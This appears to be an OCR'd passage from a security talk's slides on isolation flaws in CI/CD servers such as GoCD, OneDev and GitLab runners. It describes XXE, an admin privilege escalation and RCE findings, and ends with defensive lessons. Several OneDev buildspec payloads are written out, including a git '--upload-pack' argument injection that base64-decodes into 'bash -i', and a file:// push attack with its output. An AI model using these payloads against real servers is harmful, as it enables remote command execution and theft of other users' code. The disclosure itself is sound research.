- However, it also parses XML, and the XML parsing library is vulnerable to XXE
- Edit the pluginId to gocd-xml so you can trigger the XXE
- Even the dev do not know about the existence of this plugin

GoCD

Finding-2: Leak the Path again



- No chances of using symbolic link to read file contents by YAML/JSON 🤡
- Still capable of leaking the repository path via malformed JSON 🥹

GoCD


Finding-2: Leak the Path again

```
bash-5.2$ pwd
/go-working-dir/pipelines/flyweight
bash-5.2$ ls -la
total 12
drwxr-xr-x    3 go       root          4096 Mar 18 02:16 .
drwxr-xr-x    3 go       root          4096 Mar 18 02:16 ..
drwxr-xr-x    3 go       root          4096 Mar 18 02:16 1bfda08a-516f-4be0-b6b4-b8a6b6ae2f20
```

- GoCD stores all repositories used in pipelines as bare repositories in the flyweight directory and assigns them UUID directory names
- However, if an error occurs during the repository checkout process, the files in the repository will be retained
- No **file isolation**!

GoCD

Finding-3: Backup Scripts RCE



- Not that hard to find a backup script settings that can execute scripts on the server
- If we specify the Post backup script as a pre-prepared malicious script in the repository, we will gain the ability to execute arbitrary commands
- RCE again

GoCD

Finding-3: Backup Scripts RCE

- Pretty impractical if these vulnerabilities require admin privileges
- But we can still find a Priv-esc to make them valuable!

GoCD

Finding-4: Regular User to System Admin

```
.addAuthorityFilterChain("/admin/**",
genericAccessDeniedHandler, ROLE_SUPERVISOR)
```

AuthorizeFilterChain.java

```
get "admin/config_xml" => "admin/configuration#show",
as: :config_view
put "admin/config_xml" => "admin/configuration#update",
as: :config_update
get "admin/config_xml/edit" =>
"admin/configuration#edit", as: :config_edit
```

configuration_controller.rb


```
<servlet-mapping>
  <servlet-name>rails</servlet-name>
  <url-pattern>/rails/*</url-pattern>
</servlet-mapping>
```

web.xml

- GoCD uses jruby so it can handle some logics through rails app
- By default, you can't access admin routes as a regular user
- However, it is possible to directly access these handlers by rails routes without permission check
- Update the config xml and you're admin now!

Real World Cases

OneDev



- Git server with CI/CD, kanban, and packages
- Steps are defined in job to execute scripts on designated images
- Let’s take a look at the CI/CD steps

Real World Cases

OneDev

Execute Commands

Name *

testcommand

Run In Container

Whether or not to run this step inside container

Image *

Specify container image to execute commands inside. **Tips:** Type @ to insert variable. Use @@ for literal @

Interpreter *

Default (Shell on Linux, Batch on Windows)

Commands *

```
1  echo "hello world"
2
```


Log | Pipeline | Artifacts | Fixed Issues | Changes


```
18:19:51  Pending resource allocation...
18:19:51  Executing job (executor: external, server: 127.0.0.1:5710, network: external-1319-1-1)...
18:19:51  Copying job dependencies...
18:19:51  Running step "testcommand"...
18:19:51  This step can only be executed by server shell executor or remote shell executor
18:19:54  Job finished
```

- System commands can only be successfully executed within the container by default
- Effectively isolates the server environment from the worker environment
- Have the other steps also correctly implemented isolation?

OneDev

Finding-1: Pull from Remote





- Pull from Remote Step require Remote URL and refs as input
- `git fetch [remoteUrl] [refs:refs]`
- Validation on Remote URL, but it can be bypassed by editing `.onedev-buildspec.yml`

OneDev

Finding-1: Parameter Injection

```
version: 38
jobs:
- name: demo job
  steps:
  - !PullRepository
    name: testjob
    remoteUrl: |
      --upload-pack=touch$IFS/tmp//pwned
       echo dG91Y2ggL3RtcC9hYWEK |base64 -
d|bash -i
    refs: aaa/bbb
    withLfs: true
    force: false
    condition: ALWAYS
  retryCondition: never
  maxRetries: 3
  retryDelay: 30
  timeout: 3600
```


--upload-pack

Onedev performs a check for //

OneDev

Finding-2: Server Push Attack

- OneDev clones the repository into **local file system** and mounts into **container** instead of cloning directly inside container in order not to require user supplied image
- Lack of isolation between repository content during checkout/push and the server file system
- Lack of restrictions on allowed git protocols and randomization for repository paths



OneDev


```
version: 38
jobs:
- name: demo job
  steps:
  - !CheckoutStep
    name: mycheckout
    cloneCredential: !DefaultCredential {}
    withLfs: false
    withSubmodules: false
    condition: ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL
  - !CommandStep
    name: mysleep
    runInContainer: true
    image: ubuntu:latest
    interpreter: !DefaultInterpreter
      commands: |
        sleep 30
    useTTY: true
    condition: ALL_PREVIOUS_STEPS_WERE_SUCCESSFUL
  retryCondition: never
```

```
version: 38
jobs:
- name: demo push
  steps:
  - !PushRepository
    name: demo-push
    remoteUrl:
file:///opt/onedev/temp/server/onedev-
build-3-1/workspace/evilgitdirectory/
    force: false
    condition: ALWAYS
  retryCondition: never
```

- Create a Job to checkout and sleep for 30s so that the repo won’t be deleted
- Create another job to push to this repo

OneDev

Finding-2: Server Push Attack





```
root@eb9989436242:/# ls /tmp
hsperfdata_root  pwned
```

RCE via Server Push Attack!

Gitlab

Data Leak when using shared runners

- GitLab Runner implements different executors that can be used to run your builds in different environments(Shell, Docker, Kubernetes, etc.)
- Unfortunately, when you use Shell as the executor, GitLab does not provide effective data isolation to protect your project
- Projects from different users will remain on the same runner, and attacker simply using the ls and cat commands can access other users' projects, even if the projects themselves are private




```
9  Reinitialized existing Git repository in /home/gitlab-runner/builds/t1_Lsy
10 Checking out 3f5b338f as detached HEAD (ref is main)...
11 Skipping Git submodules setup
12 Executing "step_script" stage of the job script
13 $ ls /home/gitlab-runner/builds/t1_LsyWMs/0/test/test
14 README.md
15 result.txt
16 secret.txt
17 $ cat /home/gitlab-runner/builds/t1_LsyWMs/0/test/test/secret.txt
18 flag{pwned}
19 Cleaning up project directory and file based variables
```

```
gitlab-runner@dev:~/builds/t1_LsyWMs/0$ tree
.
├── evil
│   ├── evil
│   │   └── README.md
│   └── evil.tmp
│       └── git-template
│           └── config
└── test
    ├── test
    │   ├── README.md
    │   ├── result.txt
    │   └── secret.txt
    └── test.tmp
        └── git-template
            └── config

9 directories, 6 files
```

Never Shell Always Docker

- GitLab, Bamboo, GoCD, and OneDev all offer similar solutions for runner deployment, including Shell and Docker options
- However, none of them provide sufficient data isolation in the Shell-based solution to ensure that different users do not expose their data when using the same runner
- We recommend that users choose the Docker-based solution when setting up runners to ensure data security

Lessons

- The server can be just as vulnerable as the worker
- Always isolate code from critical infrastructure
- Always isolate user information from other users
- Always process code on the worker side when executing the pipeline

Outline

1. Introduction
2. Exploit the Isolation in CI/CD
3. Real World Cases
4. Takeways

Takeways

- There may still be overlooked attack surface in the functional implementation details of CI/CD servers
- The absence of isolation mechanisms can lead to serious consequences
- Cloud-based SaaS has a natural advantage in implementing isolation mechanisms, offering significant benefits over on-premise products

Thanks